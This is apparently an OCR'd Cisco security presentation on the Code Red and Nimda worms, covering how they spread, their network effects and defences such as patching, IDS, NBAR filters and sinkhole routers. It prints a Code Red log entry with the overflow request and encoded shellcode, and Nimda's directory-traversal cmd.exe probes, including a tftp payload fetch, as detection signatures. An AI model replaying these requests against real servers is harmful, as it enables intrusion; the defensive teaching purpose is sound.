
The NIMDA Worm

Cisco.com

- **Hybrid of Worm & Virus**
- **Spread by:**
  - **E-mail attachment (virus)**
  - **Network Shares (worm)**
  - **Javascript by browsing compromised web site (virus)**
  - **Infected hosts scanning for exploitable hosts (worm)**
  - **Infected hosts scanning for backdoors created by Code-Red and sadmind/IIS worms (worm)**

Anatomy Of A Worm

Cisco.com




1- The Enabling Vulnerability

2- Propagation Mechanism


3- Payload

The Enabling Vulnerability




Using the Index Server buffer overflow attack, the worm install itself on IIS

Propagation



After gaining access to the servers, the worm replicates itself and selects new targets for infection.

Payload



When the server is infected with a worm, the attacker has administrator-level access to the server (!!!)

Code Red Worm Background

- **Two versions of Code-Red**
  - **CRv1 and CRv2 – both affect WIN2K and NT**
  - **CRv1 – Used random number generator using static seed to generate new IP addresses. Static seed meant that limited number of machines would be hit**
  - **CRv2 – Better random number generator. More machines hit. At peak, CRv2 infected 2,000 hosts/minute**
- **Code-Red II – Affects only WIN2K. More likely to attack systems that shared portion of infected system's IP address. Hence large number of internal systems were infected in corporations**

Effects Of The Code Red Worm

Cisco.com

Scheduled Scanning and DDoS Attacks CRv1 and CRv2

- Day 1 – 19: Scan random addresses.
- Day 20 – 27: Flood a particular IP where www.whitehouse.gov used to be.
- Day 28 – 31: Sleep
- Cycles repeats the following month

Network Effects of Code Red

Cisco.com

- Infected system service deteriorates
- A lot of traffic is generated
- The scanning generates 1000's of new routing decisions
  - Fast switching is defeated
  - Only CEF works

Code Red – more detailed look

- **Infects Microsoft IIS web servers**
- **Spread: Using real source, random destination**
- **Attack: accessing a specific server**

217.33.138.14- - [07/Aug/2001:01:17:32 +0100] "GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 400 328

Infected host (real IP!) | **http get** | **Fill buffer** | **Unicode encoded Assembler code**

NIMDA Worm Background

- **E-Mail Propagation – 2 methods**
  1) MIME type "text/html" but contains no text, email appears to have no content
  2) MIME type "audio/x-wav", contains attachment "readme.exe"
- **Web Server Propagation**
  Worm modifies all web content files
  Any user browsing the server may accidentally download a copy of the worm
- **File Server Propagation**
  If user on another system accidentally selects copy of the worm file on the shared network drive in Windows Explorer with preview option enabled, the worm may compromise that system.

Network Effects Of The NIMDA Worm

Cisco.com

- **Self propagation with DDOS-like effect**
- **Slow to unusable network response**
- **Harvesting of e-mail addresses**
  - **Every 10 days will repeat the process of harvesting addresses and sending the worm via email**
- **Security Breach**
  - **Intruders can execute arbitrary commands on machines running the unpatched versions of IIS**

How To Tell If NIMDA Infection Occurred

Cisco.com

- **On web servers the scanning activity of the Nimda worm produces the following log entries for any web server listing on port 80/tcp:**

GET /scripts/root.exe?/c+dir GET /MSADC/root.exe?/c+dir GET /c/winnt/system32/cmd.exe?/c+dir GET /d/winnt/system32/cmd.exe?/c+dir GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir

How To Tell If NIMDA Infection Occurred

Cisco.com

- On individual systems look for:
  - A root.exe file
  - An Admin.dll file in the root directory of c:\, d:\, or e:\ (Note that the file name Admin.dll may be legitimately installed by IIS in other directories)
  - Unexpected .eml or .nws files in numerous directories
  - Presence of this string: *{/c+tftp%20i%20x.x.x.x%20GET%20Admin.dll%20d: \Admin.dll 200}* in the IIS logs, where "x.x.x.x" is the IP address of the attacking system.

    (Note that only the "200" result code indicates success of this command.)

Recommendations

Cisco.com

- Patch ALL vulnerable systems!
  Including remote sites, dial-up users and VPN connections
- Update Virus Scanning software for NIMDA
- The following Cisco products are among those that run affected versions of Microsoft IIS:

  Cisco CallManager
  Cisco Unity Server
  Cisco uOne
  Cisco ICS7750
  Cisco Building Broadband Service Manager
  IP/VC 3540 Application Server
- For more information on patching Cisco products:
  http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml
- Patching Microsoft IIS – Microsoft Security Bulletin MS01-033
- Use Private VLANs and statefull FW

Intrusion Detection On The Host

Cisco.com

- **Cisco Host Based Intrusion Detection (HIDS)**
  - **Analyzes HTTP traffic and determines if attack is underway**
  - **Analyzes HTTP server to detect abnormal operations**
  - **Protects OS against buffer overflow and binary modifications**
  - **Secures IIS by disabling indexing service**
  - **Sends alarm when exploitation is intercepted**
- **Use network security scanner to identify systems running IIS**
- **Install HIDS on critical servers**


Intrusion Detection In The Network

Cisco.com

- **Network Based Intrusion Detection (NIDS)**
  - **Attack detection triggers NIDS to send alarm and/or either shun or reset connection**
  - **Shunning not recommended for Code Red v1 or v2 since attack is contained in single packet**
  - **NIDS can stop Code-Red II since multiple packets are used**

4210 IDS

4230 IDS



C6000 IDSM

Network Based Application Recognition (NBAR)

Cisco.com

- Intelligent Classification Engine on IOS based platforms(1700, 2600, 3600, 7100, 7200, 7500, Flex Wan)
- Classify traffic by application protocols – including HTTP
- Once classified, use QoS to prioritize traffic
- NBAR can be configured to recognize the CrV1 HTTP request
- Once recognized, inbound and outbound packets can be dropped before reaching their target
- NBAR does not recognize Code-Red II since Code-Red II spreads the “Get” request across multiple packets and NBAR only inspects the first packet

NBAR In Action/1 Check for Code Red Packets

Cisco.com

```
! First, define a class for HTTP packets
! Containing an IIS attack
!
class-map match-any http-hacks
match protocol http url "*default.ida*"
```

NBAR In Action/2
Drop Code Red Packerts

Cisco.com

```
policy-map drop-inbound-http-hacks
class http-hacks
police 100000000 50000 50000 …
   …conform-action drop…
   …exceed-action drop
exit

interface serial 0/0
service-policy input drop-inbound-http-hacks
```


Content Engines

Cisco.com


- Can alter establishment of connection to server
- Devices identify Code Red HTTP request and drop it before reaching server
- Recommended for low-speed connections (<300 attacks per second)

```
!CE blocking filter rule
Rule enable
rule block url-regex ^http://.*/default\.ida$
```


Sink-Hole Routers (for ISP mainly)

- Use unallocated addresses which Code-Red will exploit
- Sinkhole Router locally advertises these addresses
- Code-Red infected servers will seek to contact them
- Log will provide list of locally infected hosts


Sink Hole (aka Honey Pot) Set-Up



Sink Hole In Action /A




Sink Hole In Action /B




```
interface serial 0/0
   ip access-group 100 in
access-list 100 deny tcp any any eq 80 log
```


Sink Hole In Action
Other Attacks Back Scatter



Non Existing Networks

Cisco.com

http://www.iana.org/assignments/ipv4-address-space

- **0.0.0.0/8** ***(yes Code Red search for addresses like 0.165.201.7)***
- **1.0.0.0/8**
- **2.0.0.0/8**
- **82.0.0.0/7**
- **84.0.0.0/6**
- **88.0.0.0/5**
- **96.0.0.0/4**

Agenda

Cisco.com

- Introduction
- Layer 3/4 Vulnerabilities
- Layer 2 Vulnerabilities
- Worm Attack Mitigation
- Q&A


Questions?

Cisco.com

References

Cisco.com

- www.monkey.org/~dugsong/dsniff/
- Cisco.com/go/security
- Cisco.com/go/safe



Thank You!

Franjo Majstor
fmajstor@cisco.com
EMEA Consulting Engineer
Cisco Systems, Inc.